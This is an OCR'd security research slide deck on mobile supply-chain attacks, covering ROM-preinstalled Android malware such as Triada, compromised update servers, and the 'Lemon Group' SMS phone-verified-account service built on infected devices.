SMS PVA Services Fueled by Compromised Supply-Chain Mobile Botnets

Fyodor Yarochkin, Zhengyu Dong, Ryan Flores

Vladimir Kropotov, Paul Pajares

Agenda

A brief history of Supply Chain Attacks

Lemon group: a mobile botnet enterprise

Monetization: SMS, proxies and other services

Implications and Conclusion

1. Historical Overview

A brief history of ROM pre-installed malware and Mobile Supply Chain Attacks

Known incidents, Response, Mitigation, Seizure


Terminology

OEM – original equipment manufacturer

ODM – original design manufacturer

FOTA/OTA – Firmware over the air

PVA – phone verified accounts



Hat tip to Łukasz Siewierski
twitter.com/maldr0id

Mobile Supply Chain Attacks

Android market growth = ROM re-flashing services (刷機)

Demand for custom ROM images

Malware is activated on boot


Unremovable, but can be detected by AV

Low-cost mobile device brands mainly impacted

Triada and Guerilla are prevalent families

image: kindpng.com

Timeline of Pre-installed Malware Events



secure | politics.people.com.cn/n/2015/0228/c70731-26608876.html

人民网 people.cn People 's Daily Online >> Rolling News

Mobile phone Trojan steals 20 million contacts

February 28, 2015 01:31 Source: Beijing Times share to:

Original title: Mobile phone Trojan steals 20 million contacts

Three companies developed a "silent plug-in", which used the flashing operation to install the plug-in into a parallel mobile phone, stealing nearly 20 million mobile phone user address books, involving 400,000 users. The reporter learned yesterday that 10 persons involved in the case from three companies were sentenced to fixed-term imprisonment of three and a half years to one year and five months by the Chaoyang Court in the first instance for the crime of illegally obtaining computer information system data and illegally controlling computer information system. Beijing Times

https://www.chinanews.com.cn/


Collusion for Silent Plugin

re-flashing (刷機)
to Silent Plugin

Maide Company – used to promote Anfeng Appstore

Anfeng Company – Appstore developer


Wanfeng Company – provide rom packages, promote software for developers (for a fee)



Promotion, revenue, private data

Active in 2011-2012
10 Arrested and Fined in 2013

Timeline of Pre-installed Malware: Triada



Examples of Triada Infected devices

pcmag.com/news/thousands-of-cheap-android-phones-in-africa-were-pre-installed-with-malware

Thousands of Cheap Android Phones in Africa Were Pre-Installed With Malware

The hard-to-remove Triada malware was getting preinstalled on thousands of Tecno W2 handsets from a Chinese company called Transsion, according to security research from Upsteam Systems.

By Michael Kan August 24, 2020

Triada Delivered via FOTA/OTA

Catalin Cimpanu

April 6, 2021

News Technology

Gigaset smartphones infected with malware due to compromised update server

Hackers have compromised at least one update server of German smartphone maker **Gigaset** and deployed malware to some of the company's customers.


The German company, which previously operated under the Siemens Mobile and BenQ-Siemens brands and was one of the largest mobile phone makers in the early

Infected White-Labelled Phone Used in Fraud Attack

Rough translation according to news reports is “Phone is **infected** before it **leaves factory**. The white labelled phone is possibly embedded with malware with capability of **intercepting text** messages and make the users part of the **fraud group**.

Source: https://www.youtube.com/watch?v=q4i_Ny6IJvE


Bonus Collecting Fraud Scheme



Source: https://www.youtube.com/watch?v=q4i_Ny6IJvE

Non Android Phone (Basic Functionality) Impacted

https://news.iresearch.cn/content/202001/313754.shtml



news.iresearch.cn/con...

艾瑞网

CCTV exposes the black production of "screw wool"! More than 5 million elderly machines were planted with Trojan horse virus

Source: CCTV Finance Author: 2020-01-08

Some people on the Internet collect preferential information of various businesses, and receive various coupons and bonuses after registration. People refer to this behavior as "pulling the wool". If you want to "grow wool", you need to register, and registration requires a mobile phone number and a verification code. Driven by interests, some people began to "twist their brains" against their opponents.

In August 2019, the police in Shaoxing, Zhejiang Province

2. “SMS PVA Service” from Lemon group


Evolution of SMS Verification Code

Discovery and Findings esp. Malicious Apps, Plugin

SMS Service Operation and SMS Interception

SMS PVA: Evolution of SMS Verification


Sudonull.com



Simbank

SMS PVA

Free SMS Verification Codes?




Our first encounter of Lemon Group

Lemon Group had Free and For-fee SMS services

- Lemon group advertised free SMS PVA codes under receivecode dot com and had a ”lemon” platform as a business (for fee) platform.

Advertisements were seen in YouTube and other locations starting from 2018

